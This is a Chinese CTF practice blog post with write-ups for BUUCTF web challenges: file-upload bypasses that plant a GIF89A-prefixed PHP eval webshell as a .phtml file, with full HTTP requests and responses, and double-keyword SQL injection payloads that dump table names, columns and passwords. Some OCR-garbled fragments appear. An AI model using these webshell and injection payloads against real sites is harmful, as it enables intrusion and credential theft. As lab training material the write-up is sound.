buuctf一天小练习

原创

quan9i 于 2022-04-10 23:40:23 发布

分类专栏： buu 文章标签： buu web安全


文章目录

前言

文章同步于我的个人博客https://quan9i.top
周末随便刷点小题

[极客大挑战 2019]Upload

本关我们构造`jpg`文件传入一句话木马的话，`<`会被识别出来而无法上传



我们尝试构造pthml文件，pthml文件指的是嵌入html的php文件，这里我们可以发现仍然不行，可能对文件头进行了检查

那我们这里呢，就构造pthml文件，这样标签就不会被过滤，也就可以绕过
构造payload如下

```
GIF89A<script language="php">eval($_POST[1]);phpinfo();</script>
```

(GIF89A是构造一个图片头文件欺骗)

(GIF89A是构造一个图片类文件欺骗)

Request

Raw Params Headers Hex

```
POST /upload_file.php HTTP/1.1
Host: 8bcaf38e-ebfa-4e8d-a042-969cca09a32b.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------371757416518125023681330047013
Content-Length: 406
Origin: http://8bcaf38e-ebfa-4e8d-a042-969cca09a32b.node4.buuoj.cn:81
Connection: close
Referer: http://8bcaf38e-ebfa-4e8d-a042-969cca09a32b.node4.buuoj.cn:81/
Cookie: UM_distinctid=17e3a4a7894261-05a73a81c5fa87-4c3e207f-13c680-17e3a4a78955c9
Upgrade-Insecure-Requests: 1

-----------------------------371757416518125023681330047013
Content-Disposition: form-data; name="file"; filename="2.phtml"
Content-Type: image/gif

GIF89A<script language=php>@eval($_POST['quan9i']);phpinfo();</script>
-----------------------------371757416518125023681330047013
Content-Disposition: form-data; name="submit"

鎖憒氦
-----------------------------371757416518125023681330047013--
```

Response

Raw Headers Hex HTML Render

```
<title>check</title>
<link rel="stylesheet" type="text/css" href="css/reset.css">
<link rel="stylesheet" href="css/demo.css" />
<link rel="stylesheet" href="dist/styles/Vidage.css" />
</head>

<body>
  <div class="Vidage">
    <div class="Vidage__image"></div>
    <video id="VidageVideo" class="Vidage__video" preload="metadata" loop autoplay muted>
      <source src="videos/bg.webm" type="video/webm">
      <source src="videos/bg.mp4" type="video/mp4">
    </video>
    <div class="Vidage__backdrop"></div>
  </div>

  <script src="dist/scripts/Vidage.min.js"></script>
  <script>
    new Vidage('#VidageVideo');
  </script>
</br></br></br></br></br></br></br></br></br></br></br></br></br></br></br></br></br>
<div class="error">
<strong>
上传文件名: 2.phtml<br></strong>
</div>


  <div style="position: absolute;bottom: 0;width: 95%;"><p align="center" style="font:italic 15px Georgia,serif;"> Syclover @ cl4y</p></div>
</body>
</html>
```

查看这个文件，盲猜文件存放位置为`upload`下

不安全 | 8bcaf38e-ebfa-4e8d-a042-969cca09a32b.node4.buuoj.cn:81/upload/2.phtml


code 命令执行 大佬博客 code刷题 code查询 hexo美化 学校 正则表达式 学习视频 外网 MRCTF2022

GIF89A

PHP Version 5.5.9-1ubuntu4.29

System	Linux out 4.19.221-0419221-generic #202112141049 SMP Tue Dec 14 11:54:51 UTC 2021 x86_64
Build Date	Apr 22 2019 18:33:42
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-gd.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension	API220121212,NTS

此时蚁剑连接获取webshell即可



此时寻找flag即可

其实我本来的思路是想试试%00截断的，但是这里一是不知道PHP版本是否符合要求，二是后端过滤了<，所以我们这个思路不可行，学习其他大师傅的思路后才知道用phtml绕过即可

[ACTF2020 新生赛]Upload

首先进入界面，上传一个php文件进行尝试，观察反应

限制了文件格式，那我们把我们的一句话木马先改成jpg文件，bp抓包后修改过来

Request

Raw | Params | Headers | Hex

```
POST / HTTP/1.1
Host: b3b2b1a6-5705-4ea7-874d-313211f33a25.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------414705024735574337653758287802
Content-Length: 414
Origin: http://b3b2b1a6-5705-4ea7-874d-313211f33a25.node4.buuoj.cn:81
Connection: close
Referer: http://b3b2b1a6-5705-4ea7-874d-313211f33a25.node4.buuoj.cn:81/
Cookie: UM_distinctid=17e3a4a7894261-05a73a81c5fa87-4c3e207f-13c680-17e3a4a78955c9
Upgrade-Insecure-Requests: 1

-----------------------------414705024735574337653758287802
Content-Disposition: form-data; name="upload_file"; filename="2.php"
Content-Type: image/jpeg
```

Response

Raw | Headers | Hex | HTML | Render

```
c-0.204-0.143-0.413-0.278-0.636-0.376c-0.814-0.355-1.507,0.114-
,49.028,49.956z

M69.706,69.17c1.593-1.068,3.174-2.148,4.762-3.23c0.433-0.293,0.
48-0.77-0.781-0.783

c-0.331-0.012-0.712,0.114-0.997,0.293c-0.946,0.599-1.859,1.252-2.
5-0.106

c-0.926-0.729-1.854-1.457-2.781-2.18c-0.52-0.405-1.094-0.403-1.
9,2.176

c-0.841,0.661-1.728,0.694-2.615,0.096c-0.913-0.617-1.818-1.245-2
8,0.066

c-0.386,0.562-0.22,1.265,0.432,1.712c1.502,1.037,3.008,2.06,4.521,
62
```

```
GIF89A<script language="php">@eval($_POST['quan9i']);phpinfo();</script>
-----------------------------414705024735574337653758287802
Content-Disposition: form-data; name="submit"

upload
-----------------------------414705024735574337653758287802--
```

```
c0.955-0.717,1.889-1.463,2.849-2.173c0.768-0.572,1.585-0.569,2.3
174
        c0.232,0.173,0.526,0.271,0.787,0.399C69.262,69.355,69
</g>
</svg>
    <div class="light"><span class="glow">
            <form enctype="multipart/form-data" method
checkFile()">
                嘿伙计，你发现它了!
        <input class="input_file" type="file" name="upload_file
        <input class="button" type="submit" name="submit" v
      </form>
    </span><span class="flare"></span><div>
</div>
</div>
nonono~ Bad file!
```

发现报出了`nonono ~badfile`，可能是过滤了`php`，同上关，我们用`phtml`文件即可

Request

Raw Params Headers Hex


```
POST / HTTP/1.1
Host: b3b2b1a6-5705-4ea7-874d-313211f33a25.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=-----------------------------414705024735574337653758287802
Content-Length: 416
Origin: http://b3b2b1a6-5705-4ea7-874d-313211f33a25.node4.buuoj.cn:81
Connection: close
Referer: http://b3b2b1a6-5705-4ea7-874d-313211f33a25.node4.buuoj.cn:81/
Cookie: UM_distinctid=17e3a4a7894261-05a73a81c5fa87-4c3e207f-13c680-17e3a4a78955c9
Upgrade-Insecure-Requests: 1

-----------------------------414705024735574337653758287802
Content-Disposition: form-data; name="upload_file"; filename="2.phtml"
Content-Type: image/jpeg

GIF89A<script language="php">@eval($_POST['quan9i']);phpinfo();</script>
-----------------------------414705024735574337653758287802
Content-Disposition: form-data; name="submit"

upload
-----------------------------414705024735574337653758287802--
```

Response

Raw Headers Hex HTML Render

```
M69.706,69.17c1.593-1.068,3.174-2.148,4.762-3.23c0.433-0.293,0.533-0.718,0.451-1.198c-0.075-0.439-0.3
48-0.77-0.781-0.783

c-0.331-0.012-0.712,0.114-0.997,0.293c-0.946,0.599-1.859,1.252-2.787,1.878c-0.884,0.597-1.77,0.554-2.61
5-0.106

c-0.926-0.729-1.854-1.457-2.781-2.18c-0.52-0.405-1.094-0.403-1.619,0.008c-0.927,0.722-1.851,1.449-2.77
9,2.176

c-0.841,0.661-1.728,0.694-2.615,0.096c-0.913-0.617-1.818-1.245-2.732-1.857c-0.725-0.484-1.3-0.452-1.65
8,0.066

c-0.386,0.562-0.22,1.265,0.432,1.712c1.502,1.037,3.008,2.06,4.521,3.081c0.596,0.396,1.035,0.381,1.624-0.0
62

c0.955-0.717,1.889-1.463,2.849-2.173c0.768-0.572,1.585-0.569,2.355,0.003c0.96,0.716,1.895,1.462,2.854,2.
174
        c0.232,0.173,0.526,0.271,0.787,0.399C69.262,69.355,69.511,69.304,69.706,69.17z"/>
</g>
</svg>
    <div class="light"><span class="glow">
            <form enctype="multipart/form-data" method="post" onsubmit="return
checkFile()">
                嘿伙计，你发现它了!
        <input class="input_file" type="file" name="upload_file"/>
        <input class="button" type="submit" name="submit" value="upload"/>
      </form>
    </span><span class="flare"></span><div>
</div>
</div>
<div style="color:#F00">Upload Success! Look here~
./uplo4d/04b83e34e98d42802696941d27bc6c12.phtml</div></body>
</html>
```

查看文件




GIF89A

PHP Version 5.6.40


System	Linux out 4.19.221-0419221-generic #202112141049 SMP Tue Dec 14 11:54:51 UTC 2021 x86_64
Build Date	Jan 23 2019 00:09:07
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu' 'CFLAGS=-fstack-protector-strong '-fpic' '-fpie' '-O2'' 'LDFLAGS=-Wl,-O1 '-Wl,--hash-style=both' '-pie'' 'CPPFLAGS=-fstack-protector-strong '-fpic' '-fpie' '-O2''
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d

注入成功，蚁剑连接获取webshell



[极客大挑战 2019]BabySQL

首先随便输入一下



执行结果

可以看出是单引号闭合，且为get注入,因此我们尝试用or，但发现执行失败了，考虑到or可能被过滤了，这里采取双写绕过进行尝试

```
username=1' oorr 1=1 %23&password=1
```

元素 控制台 源代码 网络 性能 内存 应用 安全 Lighthouse HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING THEME

URL
http://471966b4-5a4b-4588-9d48-67595b4a2443.node4.buuoj.cn:81/check.php?username=1' oorr 1=1 %23&password=1

执行成功，此时查看字段数，但是我发现这里用`oorrder by`也是无法使用的，暂时不知道为啥，保留疑问，这里直接开始联合查询，由于union和select也被过滤了，所以我们采取双写绕过

```
username=-1' ununionion seleselectct 1,2,3%23&password=1
```


元素 控制台 源代码 网络 性能 内存 应用 安全 Lighthouse HackBar

LOAD SPLIT EXECUTE TEST SQLI XSS LFI SSTI SHELL ENCODING HASHING

URL
http://471966b4-5a4b-4588-9d48-67595b4a2443.node4.buuoj.cn:81/check.php?username=-1' ununionion seleselectct 1,2,3%23&password=1

emmm，出现了回显位2，3，因此我们开始正式注入
查库


```
username=-1' ununionion seleselectct 1,2,database()%23&password=1
```



查表

经不断测试，发现from和where也被过滤，需要用双写绕过，这里最需要注意的就是`information`，因为他里面有or，所以也需要进行双写绕过，构造最终payload如下

```
username=-1' ununionion seleselectct 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables whwhereere table_schema='geek'%23&password=1
```



查列(flag一般不在用户名那个表中，所以我们查另一个即可)


```
username=-1' ununionion seleselectct 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns whwhereere table_name='b4bsql'%23&password=1
```

查字段


```
username=-1' ununionion seleselectct 1,2,group_concat(passwoorrd) frfromom b4bsql%23&password=1
```

[RoarCTF 2019]Easy Calc

进入里面发现是个计算器，随机输入



输入字母时会报错，说明应该是过滤了字母



查看源码

```
<!DOCTYPE html>
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <title>简单的计算器</title>

  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="./libs/bootstrap.min.css">
  <script src="./libs/jquery-3.3.1.min.js"></script>
  <script src="./libs/bootstrap.min.js"></script>
</head>
<body>

<div class="container text-center" style="margin-top:30px;">
  <h2>表达式</h2>
  <form id="calc">
    <div class="form-group">
      <input type="text" class="form-control" id="content" placeholder="输入计算式" data-com.agilebits.onepassword.user-edited="yes">
    </div>
    <div id="result"><div class="alert alert-success">
            </div></div>
    <button type="submit" class="btn btn-primary">计算</button>
  </form>
</div>
<!--I've set up WAF to ensure security.-->
<script>
    $('#calc').submit(function(){
        $.ajax({
            url:"calc.php?num="+encodeURIComponent($("#content").val()),
            type:'GET',
            success:function(data){
                $("#result").html(`<div class="alert alert-success">
            <strong>答案:</strong>${data}
            </div>`);
            },
            error:function(){
                alert("这啥?算不来!");
            }
        })
        return false;
    })
</script>

</body></html>
```

